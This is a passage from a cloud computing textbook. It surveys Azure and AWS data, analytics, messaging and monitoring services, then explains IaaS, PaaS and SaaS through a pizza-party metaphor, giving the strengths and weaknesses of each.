Cache service is traditionally implemented as a key-value store, where keys have data structures like hashes, lists, sets, sorted sets, and strings. Cache service also supports master-slave replication and limited time-to-live keys. You can use the cache service from most modern programming languages.

Figure 1-9 provides a screen shot of the Amazon AWS Portal to provision Redis cache. Microsoft Azure too provides Redis cache and has a similar set of configuration options.




Figure 1-9. *Amazon Elastic Cache (Redis) Service*

Both Microsoft Azure and Amazon Web Services use Redis Cache as the underlying technology. As you are aware, Redis is open sourced. The industry fondly refers to it as a data structure server, which is a something between a traditional database and one that does computation in memory. The data structures are accessed in memory via a set of commands. It is for this reason that we have classified cache service in the data tier rather than in infrastructure.

Analytics

Vendors are heavily investing in providing analytics as a service in cloud platforms. Analytics are run periodically and better suit the subscription model of pay per use. Analytics, especially manipulating super large datasets, is an evolving science, and it does not make sense to invest significant amounts of capital in acquiring them for on-premises deployments. In this section we will cover two styles of analytics technologies—proactive analysis on cold-stored data and reactive on hot or streaming data.

Big data, as the name indicates, is a big or large body of digital information or data. One of the huge advantages of this service is its ability to process structured and semi-structured data from click streams, logs, and sensors. Examples of data that could be analyzed and made sense of include: Twitter feed with the hashtag #Kardashians; info from millions of seismic sensors during oil-field exploration in Alaska; and click-stream analysis of the users on your ecommerce site.

Cloud platform vendors deploy and provision open-source Apache Hadoop clusters providing a software framework in order to manage, analyze, and report. Big data services are architected to handle any amount of data, scaling from terabytes to petabytes on demand. You can spin up any number of nodes any time via the portals.

The Hadoop Distributed File System (HDFS) is a massively scalable data-storage system running on commodity hardware; this is a significant achievement, since earlier systems required large, scaled up, and expensive hardware. HDFS supports programming extensions for most modern languages, including C#, Java, and .NET, among others. The best part is that you can use Microsoft's Excel to visualize and analyze data—a tool that is very familiar to your business users. Microsoft Azure HDInsight and Amazon Web Services Elastic MapReduce (EMR) offer HDFS services.

Figures 1-10 and 1-11 provide screen shots of Microsoft Azure and Amazon AWS portals to demonstrate provisioning options for big data services.




Figure 1-10. *Microsoft Azure HDInsight Service*




Figure 1-11. *Amazon Elastic Map Reduce Service*

Amazon EMR distributes the workload on a cluster of EC2 instances. Millions of clusters are spun on every year, confirming the huge uptake of this service. Microsoft's HDInsight Service is also integrated with HortonWorks Data Platform, the de facto version for on-premises big data deployments. This enables you to move Hadoop data from an on-premises deployment to Azure Cloud Platform for burst or ad hoc load patterns—essentially Azure becomes an extension of your on-premises deployment and can be used for data crunching.

Real-time processing of streaming data is available through the **Event-Processing Service** on the cloud platform. The service is fully managed by the cloud platform vendors and processes data at massive scale. This service is an event-processing engine that helps uncover insights in a near real-time manner from devices, sensors, infrastructure, applications, and data. Many *Internet-of-Things* scenarios will get lit up by this valuable service.

The event-processing engine will process "ingested" events in real time, or "hot"; compare them to other streams or historical values or pre-set benchmarks. Anomalies detected will trigger alerts, and you can have systems reacting to these alerts. Both vendors offer event-processing capabilities via Microsoft Azure Stream Analytics Services and Amazon Web Services Kinesis Services.

Amazon Kinesis can send data to other services, such as S3 or Redshift. As a developer, you will be amazed at the few clicks and lines of code with which you can start processing anomalies detected by Kinesis.

Azure's Stream Analytics Service offers a SQL-like query language for performing computations over the stream of events. Events from one or multiple event streams can be filtered out, joined, and aggregated over time series windows. The query language is actually a subset of the standard T-SQL syntax and supports the classic set of data types (bigint, float, nvarchar, and datetime) relevant for such processing models. Stream Analytics can be managed via REST APIs.

App Services

The cloud platform vendors are constantly adding value to their platforms by adding to this burgeoning list of services. Some of these services are foundational (e.g., authorization and authentication or messaging) while other services (e.g., monitoring or scheduler or batch) provide the users with a range of programming options to compose (not code up) an application. This is an exciting section to review, but more importantly for you to explore on the cloud platforms.

Authorization and Authentication via Active Directory

Cloud platforms provide a comprehensive identity- and access-management cloud solution that provides capabilities to manage users and to group and manage their access to applications. You will use this Cloud Platform Active Directory Service to provide an identity- and access-management solution in a way that is very similar to how you would use Windows Active Directory or other LDAP Solutions on premises. Integration with on-premises Windows Server Active Directory will enable single sign-on to all cloud platform applications after a network sign-in by the user. Microsoft Azure Active Directory and Amazon Web Services Identity and Access Management (IAM) provide authorization and authentication in the cloud platform.

Via Azure Active Directory you can enable single sign-on access to many thousands of cloud applications running on Windows, iOS, or Android/Chrome operating systems. Your users can launch these applications after signing in once from a personalized access web page using the user's org credentials. Azure Active Directory also offers you multiple ways to integrate into your application via support for industry standards such as SAML2.0, WS-Federation, and OpenID. Finally, the service will enable you to manage federated users from other/partner organizations and their permissions.

Messaging

Being able to exchange messages across services is a common request from developers, and cloud platforms have responded with a robust set of services to connect on-premises services or those on the cloud platform. Some of these services are integrated across trading or business partners using specialized messaging protocols such as EDI or SWIFT. Other services specialize in fulfilling asynchronous, broadcast scenarios while others push notifications to mobile devices. A common theme for the messaging services is cloud scale since message patterns vary up and down based off seasonal and known consumption patterns. To support the needs of messaging, Microsoft Azure provides BizTalk Services, Service Bus, Event Hub, and Notifications Hub or Push Notifications. Event Hub and Notifications Hub also form the cornerstone of mobile services. Amazon Web Services offers messaging solutions via Simple Queue Service, Simple Email Service, and Simple Notification Service.

Azure Service Bus provides a messaging infrastructure that can be used to connect cloud and on-premises applications in a cloud or hybrid scenario. Service Bus provides both "relayed" and "brokered" messaging capabilities. In the relayed messaging pattern, the relay service supports direct one-way messaging, request/response messaging, and

peer-to-peer messaging. Brokered messaging provides durable, asynchronous messaging components such as Queues, Topics, and Subscriptions, with features that support publish-subscribe and temporal decoupling—senders and receivers do not have to be online at the same time, as the messaging infrastructure reliably stores messages until the receiving party is ready to receive them.

Azure Notification Hub provide an easy-to-use infrastructure that enables you to send mobile push notifications from any backend application (in the cloud or on-premises) to any mobile platform (iOS, Android, Windows Phone, Amazon). With Notification Hubs, you can easily send cross-platform, personalized push notifications, abstracting the details of the different platform notification systems (PNSs). With a single API call, you can target individual users or entire audience segments containing millions of users across all their devices. Azure Notification Hub is useful for delivering notifications to millions of subscribers within minutes—the source of the message could be a cloud service or an on-premises system.

Azure Event Hub is a highly scalable publish-subscribe messaging infrastucture that can be used to ingest millions of events per second so that you can process and analyze the massive amounts of data produced by your connected devices and applications. Once collected into Event Hubs, events can be transformed, aggregated, and processed using a real-time analytics solution like Azure Stream Analytics or Hadoop Storm, or they can be stored to a highly scalable, persistent repository like Azure Blob Storage and ingested to a big data system like Azure HDInsight. Event Hubs can be used as the messaging infrastructure of an Internet of Things solution to ingest events that come from millions of hereteogeneous devices located in different geographical sites.

Azure BizTalk Services are particularly useful for building EDI and EAI solutions to deliver businesses document-level connectivity across trading partners.

AWS Simple Queue Service is very useful for transmitting messages, at high throughput, without loss or even while the publisher or subscriber is offline, which is very useful for providing an asynchronous bridge between applications. While there are many open-source queuing technologies, with this Simple Queue Service you can scale out service to AWS in a cost-effective way.

AWS Simple Email Service offers a similar value proposition as the Queue Service—it takes over the burden of operating the service in a cost-effective way. The value is further enhanced by verifying “spam” compliance protocols and also providing a feedback loop on the email campaign in terms of bounce-back list, successful delivery attempts, and, finally, spam complaints—all of which will enhance future campaigns.

AWS Simple Notification Service is a push-based messaging system to mobile- and Internet-connected smart devices. The service can deliver notifications via SMS, email, queue, and to any HTTP/s endpoint. AWS infrastructure ensures messages are not lost by storing them redundantly.

Monitoring

Cloud platforms are exposing some of their internal tooling used to manage the platform to users so they can better understand the operational aspects of their application. These services can be used for debugging and troubleshooting, measuring performance, monitoring resource usage, traffic analysis and capacity planning, and auditing, and they are complete with very visual experiences that enhance one’s ability to manage and

monitor multiple cloud platforms with relative ease. Monitoring is enabled by Microsoft's Azure Application and Operational Insights Service and Amazon Web Services' CloudTrail and CloudWatch Services.

Azure Operational Insights Service is a management tool for IT administrators to gain insights into their environment—both real time and via historical data, which is especially useful for conducting root-cause analysis. Little to no instrumentation is required within the application to gather these insights. Key benefits of this service include reduced time to analyze failure—essential for application hardening and avoiding future failures. Another key benefit is the ability of this service to monitor both on-premises and cloud platform services in a holistic manner.

Figure 1-12 provides a screen shot of the Microsoft Azure Operational Insights Service dashboard.




Figure 1-12. *Microsoft Azure Operational Insights Service*

Azure Application Insights Service is very similar to Operational Insights Service; however, it monitors at a higher tier—at the application level. Application Insights allows system administrators to create alerts based on key performance indicators like the CPU usage and then define rules to receive notifications whenever a specific value goes beyond a certain threshold. This mechanism is very useful for guaranteeing that a cloud application is healthy and provides the expected service-level agreements. You are able to debug and diagnose problems with search on events, trace, and exception logs via the same user interface/screen. The service also provides usage analytics that are useful for verifying the efficacy of services and features.

Figure 1-13 provides a screen shot of the Microsoft Azure Applications Insights Service dashboard.




Figure 1-13. *Microsoft Azure Application Insights Service*

AWS CloudTrail Service tracks all API calls to your subscription and follows up with a delivery of log files. The CloudTrail Service enables security analysis, resource-change tracking, and data required for non-repudiation and audit.

AWS CloudWatch Service provides monitoring for your resources running on the cloud platform. The service collects and tracks metrics, gains insights into failures, and generates alerts of these. CloudWatch Service provides you with system-wide utilization, performance characteristics, and operational and application health.

Other Services

There are a few other services offered that have not been elaborated upon in detail in preceding sections. Many of these are nascent, and we are not seeing significant uptake on these in the marketplace. Most of the service names are self-explanatory. If your project warrants using these, please review the material provided on their respective websites. They include the following:

- Machine learning
- Search
- Backup
- Site recovery
- Media services/elastic transcoder
- Mobile services
- Scheduler

- Batch
- Automation/simple workflow service
- Remote app

Summary

In this chapter, we started off with an overview of the cloud platform and discussed the top two vendors—Cloud Platform by Amazon and Microsoft. You surely noticed the similarities across both vendors. For the sake of keeping the content concise, in the reminder of the chapters we use the Microsoft Azure platform for elaboration; however, the concepts and learnings discussed for hardening your application hold true for for Amazon's cloud platform too.

In the subsequent chapters we will build on this foundation and understand the steps needed to harden your application and take on the rigors of a true enterprise-class workload.

CHAPTER 2

Cloud Applications

In the previous chapter, we reviewed the current cloud platforms on offer and the applicability of the platforms for your application. In this chapter, you will dig into the common cloud platforms available to you to host your application. Later in the chapter, we will map generic application types and characteristics to the platforms.

Cloud Application and Platforms

Cloud is a broad term that describes a set of interrelated information technology services that are available to you when and where you need it. We will review three cloud application platform options: Software as a Service (SaaS); Platform as a Service (PaaS); and Infrastructure as a Service (IaaS). Subsequent sections will also cover deployment options: public cloud; private; or a combination of the two–a hybrid cloud best suited for the design and deployment of your application. The chapter will conclude by providing you with guidance on the pros and cons of each deployment approach and criteria to use in order to select the most appropriate platform for your application.

What's aaS?

Let's backtrack our conversation a bit and use a common concept, a pizza dinner, as a metaphor by which to make sense of these acronyms and, more importantly, the cloud.

You are in charge of organizing a pizza party for your team—your four main options to feed your team are:

1. Make a pizza from *scratch*—the self-service approach. You are responsible for buying all the ingredients, making the dough, and making all the arrangements to seat and serve the team. It's lots of work, but your pizza will be exactly the way you want it to be.
2. Use the *take and bake* service—where you purchase the pizza base with toppings and bake it fresh in time for your guests. It's less work, and you only have control over the crispiness and freshness of the pizza.

3. Order from a pizza *delivery* service—just arrange the table and buy beer. It's quite convenient; however, there are fewer options for you to customize.

4. Take your team to a *dine-in* restaurant—just pay the bill. You have little control over the ingredients or cooking style, although it's very convenient. Every aspect of the experience is managed by the vendor/restaurateur.

Figure 2-1 breaks down the pizza party into granular components for each of the four models and allocates responsibility for various tasks between you and the vendor (pizza store or restaurant).




Figure 2-1. *Pizza as a Service (Albert Barron, LinkedIn Pulse, 2014. Available at: https://www.linkedin.com/today/. Reprinted with permission.)*

In each option, you and your team have pizza for dinner; however, each option requires varying degrees of effort on the part of you and your vendor. In the scratch option, you do all the work, and in the dine-in option, the vendor does all the work for you.

Platform Types

- Cloud platforms provide you with computing/information technology resources quickly and with much lower total cost of ownership as compared to a self hosted platform. You can think of the resources as layers that build on each other—applications build on a platform that is hosted on servers and integrated with other servers via networking, and a distributed operation system governs the data center and its resources. The operation system governs the allocation and de-allocation of computing resources, machine updates, provisioning, monitoring, and user onboarding.
- Infrastructure resources: networking hardware/connectivity (e.g., VPN), servers, and operating systems.
- Platform software: storage, monitoring, app host, and integration.
- Application software: logic, schema objects, and business rules.

Taking the metaphor further, you can consider resources as the ingredients of the recipe to make a given type of pizza, say pepperoni. Applications differ from one another and are composed of different modules and technologies—in a word, different resources. Using this metaphor, applications can be seen as different types of pizza and resources as their ingredients. The same ingredients can be combined in different ways to make different types of pizza. Figure 2-2 depicts your application on three distinct cloud platform types: Software as a Service (~ dine-in pizza service), Platform as a Service (~ delivery pizza service), and Infrastructure as a Service (~ take and bake pizza service), while comparing it to a self-managed application (~ scratch pizza service).




Figure 2-2. *Comparing on-premises and cloud service model deployments*

In summary, the three cloud platform models can be applied as follows: IaaS to host your existing application; PaaS to build and host your new application; and SaaS to consume an application delivered by the vendor.

IaaS is the hardware and software that *hosts* the application using its servers, networks, operating systems. It is typically targeted to system administrators and networking professionals. IaaS is usually the preferred options for those customers who want to lift and shift an existing application to the cloud. In general, this approach implies minimal or no changes to the original solution, just its deployment to the cloud platform of choice. This operation is facilitated in those cases where the original system runs on a virtual environment on the on-premises or corporate data center. In most instances, it's sufficient to move the virtual machines to the cloud and apply some changes to the application configuration (e.g., connection strings to databases) to complete the migration to the cloud. The most prevalent IaaS providers are:

- Microsoft Azure Virtual Machine
- Amazon EC2
- Google Compute Engine

PaaS provides infrastructure and platform components by which you can *build* and manage your applications quickly and efficiently. Developers are target users. Some prevalent PaaS providers are:

- Microsoft Azure
- Amazon Web Services
- Google App Engine
- Red Hat OpenShift
- Force.com
- Engine Yard

SaaS applications are ready-to-*consume* services designed for customers/end-users. Some of the well-known SaaS providers are:

- Microsoft Office 365
- Sales Force
- SAP Business ByDesign
- Cloud9 Analytics

Each model leverages the underlying components, as shown in Figure 2-3. This is called the *stack approach*.




Figure 2-3. *Stack approach of the cloud platform types. (Goran ➤ andrli ➤, Cloud Computing—Types of Cloud, 2013. Available at: GlobalDots.com. Reprinted with permission.)*

At the bottom of the stack is Infrastructure as a Service (IaaS), which is also commonly called the "bare metal" tier. An IaaS vendor provides networked computers an OS, usually virtualized. Patching of the OS is, however, managed by the end user; this is desired particularly from a scheduling perspective.

PaaS, or Platform as a Service, is the middle tier. You are expected to manage your applications and data while the IaaS vendor manages the operating environment (not just the OS!), servers, networking, maintenance, and everything else. The most significant differentiator between IaaS and PaaS is that the latter includes support for the operating and development environment while providing support services (e.g., messaging) that integrate with relative ease with your application. For example, Microsoft Azure Cloud Platform provides you with the ability to develop and test a PaaS cloud service locally before deploying it to Azure. Once deployed, a developer can use a development environment (Visual Studio) to debug, monitor, and profile the application for best performance, while Azure will look after patching individual machines, thus making sure that the application remains up and running.

SaaS, or Software as a Service, is the "top" tier of the cloud platform types. SaaS provides you with finished and ready-to-consume software services and allows your business to run programs on the cloud platform. Every aspect of the software application is managed by the vendor.

In the following section, you will delve into each of these cloud platform types and understand which of these are most suited to hosting your application.

Infrastructure-as-a-Service (IaaS)

Infrastructure as a Service (IaaS) offers you software and hardware infrastructure components such as servers, operating systems, and network. Vendors will provide "templatized" or "pre-loaded" infrastructure with operating systems or database software; e.g., Windows Server 2008, Linux Ubuntu 14.10, or SQL Server 2012. You do not have to purchase servers or network equipment, license software, or rent data center space—instead you "rent" these resources from a vendor as a completely outsourced service.

While subscribing to this service, you are only required to manage your application, data, middleware, and runtime. The vendor manages your server—commonly delivered via virtualization and networking. The most significant advantage of this approach is that it allows you to avoid buying hardware, reduces project lead times, increases your ROI, and streamlines and automates scaling. For many project owners, IaaS is a first foray into the cloud world, especially scaling out to meet seasonal demand for processing capacity.

You should consider IaaS for the following workload situations:

- Demand is volatile or seasonal, such as on Black Monday.
- Time to market is critical, including time to provision and deploy.
- You have hard limits on budgets and capital expenditure.
- Your business has trial or temporary needs.

And on the contrary, here are a few situations in which IaaS may *not* be a good fit for your applications:

- Higher levels of scale and performance are required by your application than is supported.
- You have significantly high integration needs, especially with on-premises systems.
- Other cloud types, especially PaaS, may offer better ROI in the long term.

Platform-as-a-Service (PaaS)

PaaS provides building blocks for you to develop and deploy your application without the complexity of licensing the software and buying infrastructure underneath it. PaaS also includes features that harden your application without having to write code for database backups, scalability, failover and disaster recovery, security patches, reliable messaging, networking, and much more.

An example of this sort of PaaS application can be found in the Microsoft Azure Cloud Platform. The solution includes your web application with a web front end and SQL Server for storage; this is integrated with CRM Online for customer data. It serves users on devices with various form factors connected via public Internet and through VPN. Figure 2-4 provides an example of a PaaS application built and deployed on Microsoft Azure platform.




Figure 2-4. *Typical PaaS application. (Eric Jewett, Seller Guidance for Custom Applications and Websites on Azure, Microsoft EPG Guidance, 2014. Reprinted with permission.)*

The differentiating line between IaaS and PaaS is rapidly disappearing, with IaaS vendors providing more value-added services such as storage services, application host capabilities, and messaging systems in addition to a wide selection of OS versions. Similarly, predominantly PaaS solutions also leverage components of IaaS; as an example, in Figure 2-4, the solution includes SQL Server deployed as a virtual machine. PaaS services are subscription- or usage-based and billed on a monthly basis. For example, there may be a small monthly fee for the use of a load balancer or a database backup service.

Advantages of the PaaS are:

- Is a holistic or end-to-end platform with which to develop, deploy, and manage your application—no separate software licenses to procure or manage.
- Supports multitenant architecture where users from multiple organizations can use their partitioned space securely.
- Built-in scalability, including load balancing and failover, are significant benefits for you.
- Third-party solutions are available through the platform marketplaces to handle billing and subscription management via a library or RESTful API.
- Has ability to automate test and deployment services.
- Supports web-based user interface to manage the application.

And on the contrary, here are a few situations where PaaS may not be a good fit for your applications:

- If your application requires specialized hardware or software to perform its functions; PaaS platforms use commodity hardware.
- Where portability of the application is important—essentially your application will only run on the platform it was developed on. Essentially, you are locked in with a vendor.
- PaaS may also not be a good fit when customers have to migrate an existing application to the cloud, and when the effort to re-write the application does not offer any significant return on the investment. In this case, it's better to adopt a lift-and-shift approach and migrate the existing to IaaS virtual machines rather than create a PaaS solution.

PaaS is the most exciting and powerful cloud platform, and developers around the world view it as the go-to option for their new applications while existing applications continue on IaaS.

Software-as-a-Service (SaaS)

Software as a Service (SaaS) provides a ready-to-consume application to users, most commonly through a web browser. Everything related to the application—the code, the business logic, and the data—are all hosted on the cloud platform, and nothing relating to the application is on-premises or on the client machine.

SaaS applications are ubiquitous, and there are many well-known examples of them. The pioneer and still one of the best known is Salesforce.com, which is an enterprise-level CRM tool, while other popular examples of SaaS applications are QuickBooks, Google Docs, Jira, Microsoft Office 365, and Basecamp.

The software is delivered to the user as a monthly, quarterly, or annual subscription, as compared to a paid-upfront license fee. While many SaaS vendors offer their applications to customers in a pay-as-you-go or usage-based subscription basis, other vendors are offering basic or a version of the service with minimal features for free. Such free services are monetized via other revenue streams, such as from advertising or harvesting the customers' transaction data. SaaS vendors leverage multitenant architecture to reduce the overall cost of the service.

Multitenancy is a key design pattern wherein a single instance of the software serves multiple businesses, a.k.a. tenants, and the ensuing economies of scale are passed on to users as lower subscription costs.

